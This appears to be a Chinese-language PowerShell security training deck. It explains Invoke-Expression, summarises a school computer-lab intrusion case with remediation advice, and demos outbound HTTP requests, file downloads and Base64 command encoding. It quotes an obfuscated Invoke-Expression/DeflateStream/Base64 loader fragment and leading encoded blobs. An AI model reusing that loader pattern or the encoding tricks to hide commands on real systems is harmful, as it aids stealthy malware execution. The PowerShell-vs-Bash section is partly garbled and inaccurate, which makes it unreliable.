NuDA1AOL7o/TAo/pWhGsYU+nqJ4u6XVM+ZjarKaPk8wQ1M/vG9s6dMwV5vzw/b/J2aw0z3NDR6+IHQQL15r5uMnYxkv3ss2W0V58pYw2+QYz8nf+iNWU+i6z84bDks7Pnp
7//t0+PnlrldSt+3NvZ7Jp5nKE5no5yijDH+2hJD/6LNebzy/PXk10NOP5D0up191ayn0+J3V632WJ1M69/zEg8rAokWN9U6r8Xk6p8k0ls1vab78zSjvu6hbl4nv1A03x
5/uKE5SV384zYsiftXnq2lWp7acnJz8sJer32dda3rffoPr5BuOh+c+30D8uU8lDscno22nhfY8N3WCh0JXoQ7e5xbih+gaM4hfZT1f182L5Nq915dgv192LbzKQGLHn
/otlh/Q74YNyC2cg/PT2ip/GZNcktX4FY9gixJYtLvmILQ2ftlviE+vLXnXy2LD+1+U07rhv7Yxfvy/HTZ1tdsON6z70+/dt9PsuZrTfXe15ens0V2kaNfv8dP92/s8Vt
yFYZYXlrijsrhYLvL3pe49zCxpva832mdFnX/djr/+tLLG+pJsEa21L19E5XZUyLAdDUT6688za69vBleVl1pMB2a4r9fz1+c5Hv0H9PyBc09Z3+YDKP71ISnP+8N6v//le
e67xflennbKHsaD77yPxn3/+pymFgwT/n5Sfv/rz7TOKW74LZx+v9dPvz6NT+b5903r9e190/z6onS5SXvk1sGyxk19f3127ueufCTima0bsHnw9UkvE06B6/Ttq5xaXL6
nDX3wofzNXZ9U14XGDrfueVM+/1Y9E5evvtaYD77+5Luev86QH359wX5eQaSf1dnFe4r17qalpXs6NUmEV5fZ8XKGSb9351+f1BSwVnXrZ0n4fSxLdxMWH+CJny02YYGVp
Pd85AN8ZOL0a11P82+R1HsfM13TnLM93wv ih+DOn1BaoTgvnsi0vB8acYO+wLND6PIolvwC5ZsizAf4HII/zvfr10/v/AG/9uKa0cEsB1rr+YDJ89J3+vKvnWfnyNenICA4
```

圖片來源：<https://portal.cert.tanet.edu.tw/docs/pdf/2019042501043232566847961761843.pdf>

Invoke-Expression 說明

- 功能：在本地端執行命令或表示式
- 其功能和其他程式語言中的 **eval** 功能相似
- 容易遭到駭客利用

```
Windows PowerShell
PS C:\Users\NASOC> $A = 1
PS C:\Users\NASOC> $B = 2
PS C:\Users\NASOC> $op = '+'
PS C:\Users\NASOC> invoke-expression "write-output ($A $op $B)"
3
PS C:\Users\NASOC>
```

執行表示式

◆ Example

```
$Command = 'ipconfig'
Invoke-Expression $Command
```

```
Windows PowerShell
PS E:\PythonCode> invoke-expression dir

目錄: E:\PythonCode

Mode                LastWriteTime         Length Name
----                -
d-----            2019/8/28 下午 03:08         auto_pass_file
d-----            2019/11/18 上午 02:48         config_test
d-----            2019/10/31 下午 03:16         dynamin_point
d-----            2019/11/14 上午 11:09         Json
d-----            2019/8/28 下午 03:08         nmap_analysis
d-----            2019/8/28 下午 03:08         panda_test
d-----            2019/11/11 下午 04:14         password_generate
d-----            2019/10/31 下午 02:35         print_effort
d-----            2019/8/28 下午 03:08         python
d-----            2019/10/31 下午 02:03         python文件
d-----            2019/10/24 下午 03:25         Shodan_downloader
d-----            2019/11/14 上午 11:09         Shodan_parsing
d-----            2019/8/28 下午 03:08         Shodan_SQLite
d-----            2019/9/18 下午 05:16         Shodan_to_csv
d-----            2019/10/24 下午 02:57         tanet_search
d-----            2019/8/28 下午 03:09         testfornewSQL
d-----            2019/8/28 下午 03:09         TMS_data
d-----            2019/8/28 下午 03:09         web_crawler
d-----            2019/8/28 下午 03:09         web_download
d-----            2019/8/28 下午 03:09         上傳

PS E:\PythonCode>
```

執行命令

防護缺失

1. 電腦教室內所有主機皆未設定密碼即可登入系統
2. 因為安裝軟體還原卡，故各主機多年未進行系統與病毒碼更新
3. 各主機皆未開啟防火牆，但卻開啟許多個port
4. 將還原卡登入設定之密碼存放於主機內，造成駭客容易取得
5. 所安裝的還原卡可被駭客登入主機後，手動使其還原功能失效


建議措施

1. 教室內各主機須**建立登入系統的密碼**，並加強密碼強度
2. 建議使用硬體還原卡代替軟體還原卡
3. 建議關閉容易被駭客攻擊的port，如 port 445、1433
4. 使用官方網站下載軟體，來**定期進行系統與病毒碼更新作業**
5. 勿存放帳號與密碼資訊於主機內

DEMO

說明

- 有兩種方式去呈現：
 1. 把範例內容輸入在記事本，另存成.ps1格式(PowerShell能執行的檔名)
 2. 直接輸入在PowerShell的視窗內
- 本次DEMO有三個部分：
 - DEMO1說明使用者可以用PowerShell對外連線
 - DEMO2說明透過PowerShell下載檔案
 - DEMO3說明PowerShell可透過**解密**去執行加密後的指令



```
Invoke-Expression $(New-Object IO.StreamReader ($New-Object IO.Compression.DeflateStream ($New-Object IO.MemoryStream
([Convert]::FromBase64String '7b0HYBxJ1iUnL23Ke39K9UrX4HShC1BgEyTYkEAQ7MG1zeaS7B1pRyMpqqBynVWZVlnFkDM7Z28995777333nvvvfe60510J
/ff/z9cZnQB6P60StrJn1GAqsgTP358Hz8ixulW+rvlLy4fnVSLZpWffG9/tEf/u//97e9UZy8+/vj01tbWx+fr5bQtqnX6e71++p3Xv3Hyi3/j5HsnlnZt0+K5axYXnw
9zc+zddm+zOpsk5/TpvX9Bvn1WvfvDy6XqxmtT5DL/f+f5vnHCjrd84Sen5nnlj62KVFNzJZ+k0nvHXr9uavH/v+/r3D94++Xl+gjBdrekNdDD6jZM+oA4SBLCLxijle
```

圖片來源：<https://portal.cert.tanet.edu.tw/docs/pdf/2019042501043232566847961761843.pdf>

DEMO1：發送 HTTP Requesting

- 本次DEMO示範PowerShell可以對外發出連線的行為

◆ Example

```
$JSON = '@'
```

```
{"Name":"TestforPowerShell","E-mail":"TestforPowerShell@gmail.com","message":"PowerShell Test in http Requesting"}  
'@
```

```
Invoke-WebRequest -UseBasicParsing (任意IP) -ContentType "application/json" -Method POST -Body $JSON
```



```
powershell_test.ps1 - 記事本  
檔案(F) 編輯(E) 格式(O) 檢視(V) 說明  
$JSON = '@'  
{ "Name": "TestforPowerShell", "E-mail": "TestforPowerShell@gmail.com", "message": "PowerShell Test in http Requesting" }  
'@  
Invoke-WebRequest -UseBasicParsing 140 [REDACTED] 116 -ContentType "application/json" -Method POST -Body $JSON
```

可以更換其他IP

第 1 列, 第 1 行 100% Windows (CRLF) UTF-8

DEMO1：封包內容

No.	Time	Source	Src port	Destination	Dst port	Protocol	Length	Info
475	2019-12-18 02:01:12.661226	192.168.1.54	50880	192.168.1.116	80	TCP	66	50880 → 80 [SYN] Seq=0 W...
477	2019-12-18 02:01:12.663406	192.168.1.116	80	192.168.1.54	50880	TCP	66	80 → 50880 [SYN, ACK] Seq=...
478	2019-12-18 02:01:12.663515	192.168.1.54	50880	192.168.1.116	80	TCP	54	50880 → 80 [ACK] Seq=...
479	2019-12-18 02:01:12.665204	192.168.1.54	50880	192.168.1.116	80	TCP	287	50880 → 80 [PSH] Seq=...
481	2019-12-18 02:01:12.667249	192.168.1.116	80	192.168.1.54	50880	TCP	280	80 → 50880 [PSH] Seq=...
482	2019-12-18 02:01:12.667251	192.168.1.116	80	192.168.1.54	50880	HTTP	60	HTTP/1.1 307 Temporary Redirect
483	2019-12-18 02:01:12.667356	192.168.1.54	50880	192.168.1.116	80	TCP	54	50880 → 80 [ACK] Seq=...
484	2019-12-18 02:01:12.667443	192.168.1.54	50880	192.168.1.116	80	TCP	54	50880 → 80 [ACK] Seq=...
487	2019-12-18 02:01:12.673245	192.168.1.54	50880	192.168.1.116	80	HTTP	168	POST / HTTP/1.1
488	2019-12-18 02:01:12.673335	192.168.1.54	50880	192.168.1.116	80	TCP	54	50880 → 80 [FIN] Seq=...
490	2019-12-18 02:01:12.675212	192.168.1.116	80	192.168.1.54	50880	TCP	60	80 → 50880 [ACK] Seq=...

> Frame 490: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
> Ethernet II, Src: JuniperN_ba:49:0b (84:18:88:ba:49:0b), Dst: Dell_d9:79:b8 (48:4d:7e:d9:79:b8)
> Internet Protocol Version 4, Src: 140.116, Dst: 192.168.1.54

```
0000 48 4d 7e d9 79 b8 84 18 88 ba 49 0b 08 00 45 00  HM-y...-I...E-
0010 00 28 7f 0e 40 00 fa 06 aa fe 8c 70 08 74 c0 a8  .(..@...-p.t..
0020 01 36 00 50 c6 c0 d3 e2 11 3e c5 ce e5 ae 50 10  .6-P....>....P-
0030 02 00 ff 62 00 00 00 00 00 00 00 00 00 00 00  ..b.....
```

POST / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; zh-TW) WindowsPowerShell/5.1.18362.145
Content-Type: application/json
Host: 140.116
Content-Length: 114
Expect: 100-continue
Connection: Keep-Alive

HTTP/1.1 307 Temporary Redirect
Location: [REDACTED]
Content-Type: text/html
Cache-Control: private
Connection: close

<head><body> This object may be found here </body>{"Name": "TestforPowerShell", "E-mail": "TestforPowerShell@gmail.com", "message": "PowerShell test in http Requesting"}

2 client pkt(s), 1 server pkt(s), 2 run(s).

Entire conversation (573 bytes) Show and save data as ASCII Stream 3

Find: Find Next

Filter Out This Stream Print Save as... Back 關閉 說明

DEMO2：下載圖片


- 此次DEMO是透過PowerShell下載圖片

◆ Example

\$url = "任意圖片的url"

\$output = "powershell_download.jpg"

Invoke-WebRequest -Uri \$url -OutFile \$output



A screenshot of a Notepad window titled "*powershell_download.ps1 - 記事本". The window contains the following PowerShell commands:

```
$url = "████████████████████.jpg"  
$output = "powershell_download.jpg"  
Invoke-WebRequest -Uri $url -OutFile $output
```





The status bar at the bottom of the window shows "第 4 列, 第 1 行", "100%", "Windows (CRLF)", and "UTF-8".

DEMO2：執行後的結果和封包內容

The image shows a Wireshark packet capture analysis of a file named 'powershell_download.pcap'. The main pane displays a list of network packets. Packet 366 is highlighted, showing a TCP segment from source 192.168.1.54 to destination 192.168.1.116 on port 443. The 'Info' column for this packet indicates it is a 'Previous segment'.

Below the packet list, the 'Follow TCP Stream' pane shows the raw data of the selected packet, which is a PowerShell command. The command is partially obscured by redaction boxes, but the visible parts include:

```
.....y.....\.%7.31..T..~..  
*bf.>A.....+.0./.....$.#.(.'..  
.....=<.5./..  
.....K.....  
.....#.....  
.....S..]..rN..DS..|GT....v...s.j|..&.' .....4.....%V.p...mv;N..i..  
0.....0.....0.....G.....lw]U9w4..0  
.....*H..  
.....0o1.0 ..U....TW1.0...U.  
190604074816Z.  
210726155959Z0..1.0 ..U....TW1.0  
..U....Taiwan1.0  
..U....Taipei1#0!..U.  
.....*H..  
.....0..  
.....E)....@^[.!.H.:.o.)....'.....(?..BO... "_.....}  
9.g.....r..'^.....<.....P.....G.^?.....&~N.....~th}9.L..fx...aR!.a./6....z....a?...A1:x...].  
4."2r..NO.....=.8n..o.....u.....A.....  
.;K..i  
..Is.We..T'X.M.j..C.I. H..e..Q.u..>.f+b..mG .K.mw..x.....F0..B0...U.#..0.....h$......3.*0.  
.....
```



DEMO3：指令加密與解密

- 此次DEMO是示範PowerShell做指令加密與解密

◆ Example

`$Text = (任意的指令) #範例是下載指令`


`$Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)`

`$EncodedText = [Convert]::ToBase64String($Bytes)`

`$EncodedText #輸出編碼後的結果`

`$DecodedText = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($EncodedText))`

`$DecodedText #輸出解碼後的結果，結果會等於$Text`



```
Windows PowerShell
PS C:\Users\NASOC\Desktop> $Text = 'Invoke-WebRequest [REDACTED]
[REDACTED].gif -OutFile demo.gif'
PS C:\Users\NASOC\Desktop> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
PS C:\Users\NASOC\Desktop> $EncodedText = [Convert]::ToBase64String($Bytes)
PS C:\Users\NASOC\Desktop> $EncodedText #輸出編碼後的結果
SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQBIAGUAcwBOACAALQBVAHIAaQAAGgAdAB0AHAAcwA6AC8ALwB3
[REDACTED]
AGYA
PS C:\Users\NASOC\Desktop>
PS C:\Users\NASOC\Desktop> $DecodedText = [System.Text.Encoding]::Unicode.GetString(
[System.Convert]::FromBase64String($EncodedText))
PS C:\Users\NASOC\Desktop> $DecodedText #輸出解碼後的結果
Invoke-WebRequest [REDACTED] gif -OutF
ile demo.gif
PS C:\Users\NASOC\Desktop>
```

補充內容

通用指令

PowerShell內可用的cmd.exe和UNIX指令如下圖：

cat	dir	mount	rm
cd	echo	move	rmdir
chdir	erase	popd	sleep
clear	h	ps	sort
cls	history	pushd	tee
copy	kill	pwd	type
del	lp	r	write
diff	ls	ren	

圖片來源：<https://www.netadmin.com.tw/netadmin/zh-tw/feature/9F93467B508743DAAE39F30BFF2E3178?page=3>

PowerShell與cmd的比較

	PowerShell	cmd
指令數量	多	少
能否支援多個參數(指令)?	可	否
跨平台?	可	否
支援.Net Framework?	可	否
執行速度(通用指令上)	慢	快

```
Windows PowerShell
Copyright (C) Microsoft Corporation. 著作權所有，並保留一切權利。
請嘗試新的跨平台 PowerShell https://aka.ms/powershell
PS C:\Users\NASOC>
```

```
命令提示字元
Microsoft Windows [版本 10.0.18362.476]
(c) 2019 Microsoft Corporation. 著作權所有，並保留一切權利。
C:\Users\NASOC>
```

PowerShell與Bash的比較

#1. General

PowerShell



PowerShell is one of the windows configuration powerful tool which have the ability to control command line interface (CLI) of Linux platform which provides environment like Linus and as well as clickable default characteristics of Windows. It also provide great utility to managing effectively of windows server in any case of deployment virtually. PowerShell are planning to provide one of the great utility for any Administrator user of managing both the workloads windows server and Linux server where production application basically hosted.


Bash



Bash is mainly accepted for any of the developer on using as environment of deployment any kind of application. It has been started only because of developing and making more powerful any kind of Linux command line interface (CLI) based communication or interaction between operating system and end user. As of now, bash is given big utility of addition the same with windows which given environment to the specific engineer or infrastructure engineer or developer for deploying their corresponding codebase or configuration (which comfortably working on Linux) on windows environment easily.


#2. Windows Version

PowerShell



PowerShell is kind of windows old product and running for long time of providing windows command prompt version where all the windows shell commands are working. PowerShell can be run in any of the windows version till windows 97 to windows 10. Till analysis going on for coming with more powerful powershell for adjusting bash utility mainly looking for developer expectation.

Bash



Bash is mainly prepared for Unix and linux, it is also using for Unix or Linux from first day onwards. But in case of Windows it is restricted as of now, only Windows 10 insider builds supports the same.

圖片來源：<https://www.educba.com/powershell-vs-bash/>

參考資料

資料來源

1. 維基百科-powershell：https://zh.wikipedia.org/wiki/Windows_PowerShell
2. 網管人-Windows PowerShell 關鍵學習指引：<https://www.netadmin.com.tw/netadmin/zh-tw/feature/9F93467B508743DAAE39F30BFF2E3178>
3. EDUCBA-Difference Between PowerShell vs Bash：<https://www.educba.com/powershell-vs-bash/>
4. 知乎-PowerShell 与 cmd 有什么不同？：<https://www.zhihu.com/question/22611859>
5. 作業系統市佔率統計：<https://gs.statcounter.com/os-market-share/desktop/worldwide/#monthly-201911-201911-bar>
6. TACERT 案例分析：<https://portal.cert.tanet.edu.tw/docs/pdf/2019042501043232566847961761843.pdf>
7. DEMO1 程式來源：<https://poychang.github.io/note-powershell/>
8. DEMO2 程式來源：<https://blog.jourdant.me/post/3-ways-to-download-files-with-powershell>
9. DEMO3 程式來源：<https://adsecurity.org/?p=478>
10. Invoke-Expression 說明：<https://adamtheautomator.com/invoke-expression/>
11. 建議措施：<https://www.anquanke.com/post/id/168210#h2-25>

微軟官方PowerShell語法說明

1. Invoke-Expression : <https://forsenergy.com/zh-tw/windowspowershellhelp/html/04b8e90a-7d28-4ab2-ad13-b0316c231c77.htm>
2. StreamReader : <https://docs.microsoft.com/zh-tw/dotnet/api/system.io.streamreader?view=netframework-4.8>
3. IO.Compression.DeflateStream : <https://docs.microsoft.com/zh-tw/dotnet/api/system.io.compression.deflatestream?view=netframework-4.8>
4. MemoryStream : <https://docs.microsoft.com/zh-tw/dotnet/api/system.io.memorystream?view=netframework-4.8>
5. Convert.FromBase64String(String) : <https://docs.microsoft.com/zh-tw/dotnet/api/system.convert.frombase64string?view=netframework-4.8>